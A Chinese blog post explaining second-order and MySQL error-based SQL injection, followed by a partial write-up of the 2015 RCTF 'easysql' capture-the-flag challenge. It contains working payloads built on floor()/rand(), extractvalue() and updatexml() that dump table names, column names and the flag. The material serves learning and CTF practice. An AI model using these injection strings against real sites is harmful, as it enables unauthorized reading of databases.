二次注入与报错注入简单了解

原创

现代鲁滨逊 于 2020-12-14 15:56:51 发布 105 收藏

文章目录

二次注入

> 二次注入的原理，在第一次进行数据库插入数据的时候，仅仅只是使用了 addslashes 或者是借助 get_magic_quotes_gpc 对其中的特殊字符进行了转义，在写入数据库的时候还是保留了原来的数据，但是数据本身还是脏数据。
>
> 在将数据存入到了数据库中之后，开发者就认为数据是可信的。在下一次进行需要进行查询的时候，直接从数据库中取出了脏数据，没有进行进一步的检验和处理，这样就会造成SQL的二次注入。比如在第一次插入数据的时候，数据中带有单引号，直接插入到了数据库中；然后在下一次使用中在拼凑的过程中，就形成了二次注入。

摘的别人的，忘记是哪了

报错注入

传送门：十种MySQL报错注入
报错注入是想办法构造语句，让错误信息中可以显示数据库的内容；如果能让错误信息中返回数据库中的内容，即实现SQL注入。下面就简单介绍一下常用的报错函数。

1. floor()

```
select * from test where id=1 and (select 1 from (select count(*),concat(user(),floor(rand(0)*2))x from information_schema.tables group by x)a);
```


rand(0),floor(),group by缺一不可
rand()生成的数据毫无规律，而rand(0)生成的数据则有规律可循，是：
0110 0110
在执行group by语句的时候，group by语句后面的字段会被运算两次。第一次运算是与虚拟表中的字段值进行比较，第二次运算是虚拟表中没有第一次运算的字段要对表进行插入时发生的，由于rand的随机性，就有可能导致前后结果不一致，就导致了插入错误。

2. extractvalue()与updatexml()
   这两个原理都是由于我们输入的第二个参数并不是要求的xpath格式字符串，所以就会报错。
   playload:

```
select * from test where id=1 and (extractvalue(1,concat(0x7e,(select user()),0x7e)));
select * from test where id=1 and (updatexml(1,concat(0x7e,(select user()),0x7e),1));
```

2015Rctf easysql 不完全wp

这题是一道二次注入的题
进去就是一个注册登录界面，其实你试什么都会发现被转义了，但下面还有一个改密吗的功能，注册了一个aaa"的账号，




报错了，事情有转机，是个二次注入，还是个双引号类型的报错注入。
推测后台sql语句为

```
update users set password='xxxx' where username="xxxx" and pwd='xxxxx'
```

参考别人的writeup，空格也被过滤了，所以得用括弧将语句闭合连接起来。or可以用||代替，也可以和下面一样用^与后面语句连接。

就直接构造playload爆表吧
把上面的cookie清一下，注册下面这样的用户，再进行改密操作就攻击成功拿到表了。后面也是一样的。


```
test"^updatexml(1,concat(0x7e,
(select(group_concat(table_name))from(information_schema.tables)where(table_schema=database()))),1)#
```



看一下flag表的列名

a"||(updatexml(0x7e,concat(7,

(select(group_concat(table_name))from(information_schema.tables)where(table_schema="web_sqli"))),0x7e))#




有希望，最后一步了（这里我就换了个报错函数，都一样的）。

a"||(extractvalue(0x7e,concat(7,

(select(group_concat(column_name))from(information_schema.columns)where(table_name="flag")))))#

淦！看看其他表

a"||(extractvalue(0x7e,concat(7,(select(flag)from(web_sqli.flag)))))#




这回倒是真的flag了吧

a"||(extractvalue(0x7e,concat(7,
(select(group_concat(column_name))from(information_schema.columns)where(table_name='users')))))#

没图了。。。。

读flag，就只有前面部分。后面加了给正则匹配。

```
b"||(extractvalue(0x7e,concat(7,
(select(group_concat(real_flag_1s_here))from(web_sqli.users)where(real_flag_1s_here)regexp('^f'))))#
```



倒序读取后面的字段按值，再反过来与前面的拼接就出来了。

```
b"||(extractvalue(0x7e,concat(7,
(select(group_concat(real_flag_1s_here))from(web_sqli.users)where(real_flag_1s_here)regexp('^f')))))#
```